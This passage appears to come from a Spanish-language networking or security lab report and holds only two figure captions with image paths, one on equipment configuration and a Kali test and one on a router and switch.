


Figura 10: configuración de equipos y prueba de Kali




Figura 11: Router y Switch